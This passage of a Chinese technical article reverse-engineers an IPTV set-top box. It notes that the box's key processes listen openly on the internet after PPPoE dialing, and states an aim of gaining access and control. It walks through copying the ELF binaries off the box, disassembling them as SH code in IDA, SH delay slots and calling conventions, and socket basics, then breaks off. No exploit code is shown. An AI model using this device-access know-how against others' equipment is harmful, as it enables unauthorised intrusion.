


图 4

当按下机顶盒的遥控器，超级终端显示“start print”“nano-X stbir”，对机顶盒的 3465 端口使用 telnet，超级终端显示“Send to ztebw:VPLAYER:”等字符。我们由此可以大致推测出几个关键进程之间的联系，如图 5 所示。




图 5

当机顶盒使用 PPPoE 拨号后，会获得外网 IP 地址，这时机顶盒将直接暴露在网络中，而这些关键进程几乎全部都监听 0.0.0.0 地址，这些端口给机顶盒带来严重的安全隐患。本文讲述通过端口分析，实现对机顶盒的访问与控制。

ELF 文件与 SH 汇编

ELF（Executable and Linkable Format）文件是 UNIX 和 Linux 系统中的可执行连接格式，在文件头部分包含“ELF”字符。首先下载反汇编工具 IDA pro V5.5（看雪下载地址：http://www.pediy.com/tools/Disassemblers/ida/IDA_Pro5.5.rar），然后获取机顶盒/cramfs/bin（即/bin/stb）目录的应用程序。

方法较多：① 在 PC（操作系统为 Windows）上使用 Serv-U、20N-FtpServer 等软件搭建 FTP 服务器，从机顶盒 FTP 访问 PC，使用 put 命令将 ELF 文件传送到 PC 上；② 将 U 盘接到机顶盒，然后在机顶盒执行“tar -cvf /var/mnt/usba1/cramfs.tar/cramfs/bin”，将/cramfs/bin 目录中的所有文件打包到 U 盘 cramfs.tar 文件，最后在 PC 中解压。

1. ELF 文件反汇编

运行 IDA，反汇编 ELF 文件 stbcfg，如图 6 所示。在图 7 和图 8 所示的界面中依次选择“ELF (Executable) [elf.ldw]”“SH7058”。反汇编完成后停在 ELF 程序入口，如图 9 所示，还可以将反汇编得到的文件保存为 asm 汇编文本文件，如图 10 所示。




图 6




图 7




图 8




图 9

2. SH 汇编

SuperH（或称 SH）是瑞萨（Renesas）公司研发的一种 32/64 位的 RISC（精简指令系统计算机）微处理器，多用在嵌入式系统中，具有 16 位固定长指令和延迟分支指令等特点。目前的型号主要有 32 位的 SH-1、SH-2、SH-3、SH-4，以及 64 位的 SH-5、SH-6。IDA 支持的 SH7058 为 SH-2E 核心，为了让本文的表述具有普遍性，我们参考 SH-4 指令集进行描述，并把反汇编获得的代码称为“SH 汇编”代码。




图 10

3. SH 的延迟槽与延迟转移

所谓延迟转移是指在有延迟指令情况下，先执行紧接着延迟转移指令之后的指令（即延迟槽指令），然后进行转移，SH-4 的转移指令中除 BF、BT 之外其他指令和 RTE 均为延迟转移。但是必须记住：指令的执行（如寄存器更新等）仍然按延迟转移指令→延迟槽指令的顺序进行，即使在延迟槽中更改保存了转移地址的寄存器，转移地址仍然是更改前的寄存器内容！

4. C 函数的 SH 汇编调用

在 ELF 程序中会使用到大量 Linux 的 C 函数，了解 SH 汇编对函数的调用方式，对我们分析汇编代码是非常有帮助的。在 SH 汇编中，通常从 R4 开始，依次是 R5、R6 等寄存器作为 C 函数对应的参数变量，R0 寄存器则为函数返回值。

比如 memset 函数原型为：

```
void *memset(void *s, int ch, unsigned n)
```

函数功能：将 s 所指向的某一块内存中的每个字节的内容全部设置为 ch 指定的 ASCII 值，块的大小由第三个参数指定，返回值为指向 s 的指针。

于是 SH 调用该函数时，将 R4 寄存器所指向的内存初始化为 R5 对应的 ASCII 值，R6 为初始化的内存长度，如图 11 所示。




图 11

5. Linux 的 Socket 编程基础知识

一般情况下，Socket 服务器端必须完成 Socket 的创建、绑定、监听等操作，对于面向连接的客户程序使用 Socket 时，还需要使用 Connect 函数将此 Socket 与远端主机相连。当完成对 Socket 的创建、绑定、监听等操作以后，面向连接的 Socket 就可以使用 Send()和 Recv()函数进行数据传输，对于无连接的数据报 Socket 则使用 Sendto()和 Recvfrom()函数进行数据传输。最后使用 int close(int sockfd)或 int shutdown(int sockfd,int how)函数关闭 Socket 描述符。

（1）使用 socket()函数建立 Socket。

socket 函数原型：int socket(int domain, int type, int protocol);

